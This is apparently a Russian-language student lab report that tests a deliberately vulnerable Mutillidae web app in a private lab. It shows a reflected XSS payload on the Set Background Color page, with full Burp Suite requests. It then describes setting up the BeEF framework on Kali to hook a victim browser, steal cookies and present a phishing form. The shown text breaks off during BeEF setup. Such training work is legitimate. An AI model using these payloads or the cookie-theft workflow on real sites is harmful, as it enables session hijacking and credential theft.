25.08.2023

Курс:


Практическая работа к уроку № Lesson_4

--


Задание_1:


Найдите XSS на странице Set Background Color проекта Mutillidae, составьте отчет о найденной уязвимости.

- http://192.168.56.11/mutillidae/index.php?page=set-background-color.php
- OWASP -> A7 Cross Site Scripting (XSS) -> Reflected (Fast Order) -> Set Background Order



- Burp Suite






Вектор атаки:

```
#!<backgroundcolor@!/

<script>alert('background_color_manipulate')</script>
```


Burp Suite Community Edition v2023.6.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Request
Pretty Raw Hex
POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Origin: http://192.168.56.11
Connection: close
Referer: http://192.168.56.11/mutillidae/index.php?page=set-background-color.php
Cookie: showhints=1; username=samurai; uid=6; _ym_uid=1690358991320892522; _ym_d=1690358991; __utma=11332212.1798629775.1690359071.1690359071.1690359071.1; __utmz=11332212.1690359071.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); PHPSESSID=ku4msm52foguaquhh4ngt5l3c7
Upgrade-Insecure-Requests: 1
background_color=#!<backgroundcolor@!>&set-background-color-php-submit-button=Set+Background+Color
Response
Pretty Raw Hex Render
index.php?page=home.php&popUpNotificationCode=HPH0">
Home

</td>
<td>
|
</td>
<td>

Logout


</td>
<td>
|
</td>
<td>

Toggle Hints

</td>
<td>
|
</td>
<td>

Show Popup Hints

</td>
<td>
|


Burp Suite Community Edition v2023.6.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Request
Pretty Raw Hex
POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 130
Origin: http://192.168.56.11
Connection: close
Referer: http://192.168.56.11/mutillidae/index.php?page=set-background-color.php
Cookie: showhints=1; username=samurai; uid=6; _ym_uid=1690358991320892522; _ym_d=1690358991; __utma=11332212.1798629775.1690359071.1690359071.1690359071.1; __utmz=11332212.1690359071.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); PHPSESSID=ku4msm52foguaquhh4ngt5l3c7
Upgrade-Insecure-Requests: 1
background_color=<script>alert('background_color_manipulate')</script>&set-background-color-php-submit-button=Set+Background+Color
Response
Pretty Raw Hex Render
index.php?page=home.php&popUpNotificationCode=HPH0">
Home

</td>
<td>
|
</td>
<td>

Logout


</td>
<td>
|
</td>
<td>

Toggle Hints

</td>
<td>
|
</td>
<td>

Show Popup Hints

</td>
<td>
|



Достигли желаемого результата.


- ***УЯ*** *Reflected XSS*, так как не сохраняется скрипт атаки и при повторном открытии страницы он осутстыует;
- Фильтрация отсутствует;
- Запрос отправляется на страничку, прописывается в тег "background-color" style

Задание_2:

Составьте вектор, который эксплуатирует найденную в задании 1 XSS таким образом, чтобы «подцепить» браузер пользователя на BeEF. После подцепления реализуйте атаку с кражей кук. Авторизуйтесь, используя куки жертвы. После подцепления реализуйте атаку с фишинговой формой.

BeEF:

- После подцепления браузера жертвы к BeEF можно выполнять в браузере большое количество атак.
- Можно использовать связку BeEF + Metasploit.
- Упрощает управление жертвами, можно отправить команды сразу всем жертвам.
- Содержит большое количество встроенных возможностей, существенно расширяется площадь атаки злоумышленника.



Kali:
Режим отладки:

```
┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/beef-xss

┌──(root㉿kali)-[/usr/share/beef-xss]
└─# ls
arerules       beef_key.pem  db          modules          update-geoipdb
beef           config.yaml   extensions  set-new-pass.rb
beef_cert.pem  core          Gemfile     tools
```


Просматриваем настройки, ничего не меняем, кроме пароля:

```
nano config.yaml
```


логин / пароль:
beef12 / *beef123*

Запускаем BeEF от рута:

```
./beef
```



Запускаем BeEF через ссылку: http://127.0.0.1:3000/ui/panel



Скоро появится ссылка на *127.0.0.1* в *Offene Browser*.
Через некоторой промежуток времени необходимо обновлять браузер.

BeEF выдает ошибки:

```
[!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler'
JavaScript file: Invalid option: harmony
```


```
|_  [AdminUI] Ensure nodejs is installed and `node' is in `$PATH` !
[!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler'
JavaScript file: Invalid option: harmony
[!] [GeoIP] Could not find MaxMind GeoIP database: '/var/lib/GeoIP/GeoLite2-
City.mmdb'
|_  Run geoipupdate to install
[!] invalid nonce
```

